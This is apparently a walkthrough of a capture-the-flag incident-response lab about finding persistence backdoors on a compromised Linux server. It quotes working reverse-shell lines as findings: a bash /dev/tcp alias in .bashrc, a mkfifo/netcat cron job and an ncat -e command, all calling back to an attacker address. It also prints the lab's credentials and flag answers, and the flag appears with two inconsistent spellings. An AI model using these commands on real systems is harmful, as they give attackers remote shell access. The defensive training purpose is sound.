

Tardigrade

Introduction

Connect to the Machine via SSH

A server has been compromised, and the security team has decided to isolate the machine until it's been thoroughly cleaned up. Initial checks by the Incident Response team revealed that there are five different backdoors. It's your job to find and remediate them before giving the signal to bring the server back to production.

First, let's start the Virtual Machine by pressing the Start Machine button at the top of this task. You may access the VM using the AttackBox or your VPN connection.

To start our investigation, we need to connect to the server. The IR team has provided the credentials for use below and noted that the user has root privileges to the server. I'll help guide you along at first, but as we progress through each step, I'm sure you'll feel more comfortable solving these on your own.

user: giorgio
password: armani

Answer the questions below:

What is the server's OS version?

SSHing into the server shows a welcome screen that shows the OS version.

```

root@ip-10-10-152-241:~# ssh giorgio@10.10.201.62
The authenticity of host '10.10.201.62 (10.10.201.62)' can't be established.
ECDSA key fingerprint is SHA256:n5rDAMEbpsujpRP0j/wEWeZIpt3cHeTzTYGDZlz/91g.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.201.62' (ECDSA) to the list of known hosts.
giorgio@10.10.201.62's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri 18 Jul 2025 04:37:23 AM UTC

System load: 0.1          Processes:            126
Usage of /:  53.2% of 9.75GB Users logged in:          0
Memory usage: 6%          IPv4 address for eth0: 10.10.201.62
Swap usage:  0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Wed Apr 13 19:27:30 2022 from 192.168.159.128
giorgio@ip-10-10-201-62:~$

```

Answer: **Ubuntu 20.04.6 LTS**

Investigating the Giorgio Account

Since we're in the giorgio account already, we might as well have a look around.

Answer the questions below:

What's the most interesting file you found in giorgio's home directory?

```

giorgio@ip-10-10-201-62:~$ ls -a
. . . .bad_bash .bash_history .bash_logout .bashrc .cache .profile .selected_editor .ssh .sudo_as_admin_successful .viminfo

```

Answer: **.bad_bash**


In every investigation, it's important to keep a dirty wordlist to keep track of all your findings, no matter how small. It's also a way to prevent going back in

circles and starting from scratch again. As such, now's a good time to create one and put the previous answer as an entry so we can go back to it later.

Another file that can be found in every user's home directory is the `.bashrc` file.

Can you check if you can find something interesting in giorgio's `.bashrc`?

I used nano to create a `dirty_wordlist` file and added the `.bad_bash` found in the previous question to it.

A screenshot of a terminal window with a nano editor. The title bar shows 'giorgio@ip-10-10-201-62: ~'. The editor's status bar at the top indicates 'GNU nano 4.8', the filename 'dirty_wordlist', and 'Modified'. The main content area shows the text '.bad_bash' on a single line.

Using the `cat` command on `.bashrc` to look through its contents the hint for the question said “alias is a command that allows a string to be interpreted using a shorter, usually easier-to-remember “alias” for the string. Maybe there's a suspicious usage of alias somewhere?” so I looked through the file for all instances of the `alias` command.

A screenshot of a terminal window with a nano editor. The title bar shows 'giorgio@ip-10-10-201-62: ~'. The editor's status bar at the top indicates 'GNU nano 4.8', the filename 'dirty_wordlist', and 'Modified'. The main content area shows several lines of text: 'some more ls aliases', 'alias ll='ls -aLF'', 'alias la='ls -A'', 'alias l='ls -CF'', and 'alias ls='(bash -i >& /dev/tcp/172.10.6.9/6969 0>&1 & disown) 2>/dev/null; ls --color=auto''. The last line is highlighted in green.

While looking I found this one command that, after some googling, allows a bash to use a `/dev/tcp` file to establish network connections. The command is most commonly used to check to see if the port is open on a remote host.

Answer: `ls='(bash -i >& /dev/tcp/172.10.6.9/6969 0>&1 & disown) 2>/dev/null; ls --color=auto'`

It seems we've covered the usual bases in giorgio's home directory, so it's time to check the scheduled tasks that he owns.

Did you find anything interesting about scheduled tasks?

First I tried listing the cron jobs stored in `/etc/crontab` but didn't see anything. So instead I used the command `crontab -l` to list all active cron jobs.

```

gtorglog@10-10-201-62:/$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * /usr/bin/rm /tmp/f;/usr/bin/mkfifo /tmp/f;/usr/bin/cat /tmp/f|/bin/sh -i 2>&1|/usr/bin/nc 172.10.6.9 6969 >/tmp/f

```

The cron job on the bottom is the suspicious one we're looking for.

Answer: `/usr/bin/rm /tmp/f;/usr/bin/mkfifo /tmp/f;/usr/bin/cat /tmp/f|/bin/sh -i 2>&1|/usr/bin/nc 172.10.6.9 6969 >/tmp/f`

Dirty Wordlist Revisited

In the previous task, the concept of a dirty wordlist was introduced. In this task, we will discuss it in more detail.

A dirty wordlist is essentially raw documentation of the investigation from the investigator's perspective. It may contain everything that would help lead the investigation forward, from actual IOCs to random notes. Keeping a dirty wordlist assures the investigator that a specific IOC has already been recorded, helping keep the investigation on track and preventing getting stuck in a closed loop of used leads.

It also helps the investigator remember the mindset that they had during the course of the investigation. The importance of taking note of one's mindset during different points of an investigation is usually given less importance in favour of focusing on the more exciting atomic indicators; however, recording it provides further context on why a specific bit is recorded in the first place. This is how pivot points are decided and further leads, born and pursued.

The advantages of a dirty wordlist don't end here. A quick way to formally document findings at the end of the investigation is to clean them up. It is recommended to put in every sort of detail that may help during the course of the investigation. So, in the end, it would be easy to remove all the unneeded details and false leads, enrich actual IOCs, and establish points of emphasis. The flag for this task is: THM{d1rty_w0rdl1st}

Answer the questions below:

This section is a bonus discussion on the importance of a dirty wordlist. Accept the extra point and happy hunting!

What is the flag?

Answer: `THM{d1rty_w0rdl1st}`

Investigating the Root Account

Normal user accounts aren't the only place to leave persistence mechanisms. As such, we will then go ahead and investigate the root account.

Answer the questions below:

A few moments after logging on to the root account, you find an error message in your terminal.

What does it say?

```
giorgio@ip-10-10-201-62:/$ sudo su
[sudo] password for giorgio:
root@ip-10-10-201-62:/# ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt nonexistent opt proc root run sbin snap srv swap.img sys tmp usr var
root@ip-10-10-201-62:/# Ncat: TIMEOUT.
```

Using the su command to switch to the root account I didn't immediately get the error message, but after a few seconds the Netcat error popped up.

Answer: `Ncat: TIMEOUT.`

After moving forward with the error message, a suspicious command appears in the terminal as part of the error message.

What command was displayed?

```
root@ip-10-10-201-62:/# Ncat: TIMEOUT.

[1]+  Exit 1                  ncat -e /bin/bash 172.10.6.9 6969
root@ip-10-10-201-62:/#
```

Answer: `ncat -e /bin/bash 172.10.6.9 6969`

You might wonder, "how did that happen? I didn't even do anything? I just logged as root, and it happened."

Can you find out how the suspicious command has been implemented?

This is related to the alias found in the .bashrc file in Giorgio's home directory.

Answer: **.bashrc**

Investigating the System

After checking the giorgio and the root accounts, it's essentially a free-for-all from here on, as finding more suspicious items depends on how well you know what's "normal" in the system.

Answer the questions below:

There's one more persistence mechanism in the system.

A good way to systematically dissect the system is to look for "usuals" and "unusuals". For example, you can check for commonly abused or unusual files and directories.

This specific persistence mechanism is directly tied to something (or someone?) already present in fresh Linux installs and may be abused and/or manipulated to fit an adversary's goals. What's its name?

What is the last persistence mechanism?

Listing the users using `cat /etc/passwd` there's a suspicious user called nobody.

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:0:nobody:/nonexistent:/bin/bash
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
giorgio:x:1000:1000:giorgio:/home/giorgio:/bin/bash
lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
sshd:x:112:65534:/:run/sshd:/usr/sbin/nologin
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
ubuntu:x:1001:1002:Ubuntu:/home/ubuntu:/bin/bash

```

Answer: **nobody**

Final Thoughts

Now that you've found the final persistence mechanism, it's time to clean up. The persistence mechanisms tackled in this room are common and straightforward; as such, the process of eradicating them is simple.

The first four persistence mechanisms can be remediated by simply removing the mechanism (e.g. delete the file, remove the commands). The last one, however, involves bringing back the "unusuals" to their "usual" state, which is a bit more complex as you intend for that particular user, file or process to function as before.

Answer the questions below:

Finally, as you've already found the final persistence mechanism, there's value in going all the way through to the end.

The adversary left a golden nugget of "advice" somewhere.

What is the nugget?

When I first logged into the root account I listed all the directories. In that list there was an interesting one called "nonexistent" using the ls -a command to show all files, even hidden ones there's a suspicious file called .youfoundme.

```
root@lp-10-10-201-62:/# ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt nonexistent opt proc root run sbin snap srv swap.img sys tmp usr var
root@lp-10-10-201-62:/# cd nonexistent
root@lp-10-10-201-62:/nonexistent# ls
root@lp-10-10-201-62:/nonexistent# ls -a
. . . .bash_history .cache .viminfo .youfoundme
root@lp-10-10-201-62:/nonexistent# cat .youfoundme
THM{Nobody_is_s@f3}
```

When I read the suspicious file I found the flag.

Answer: **THM{Nob0dy_1s_s@f3}**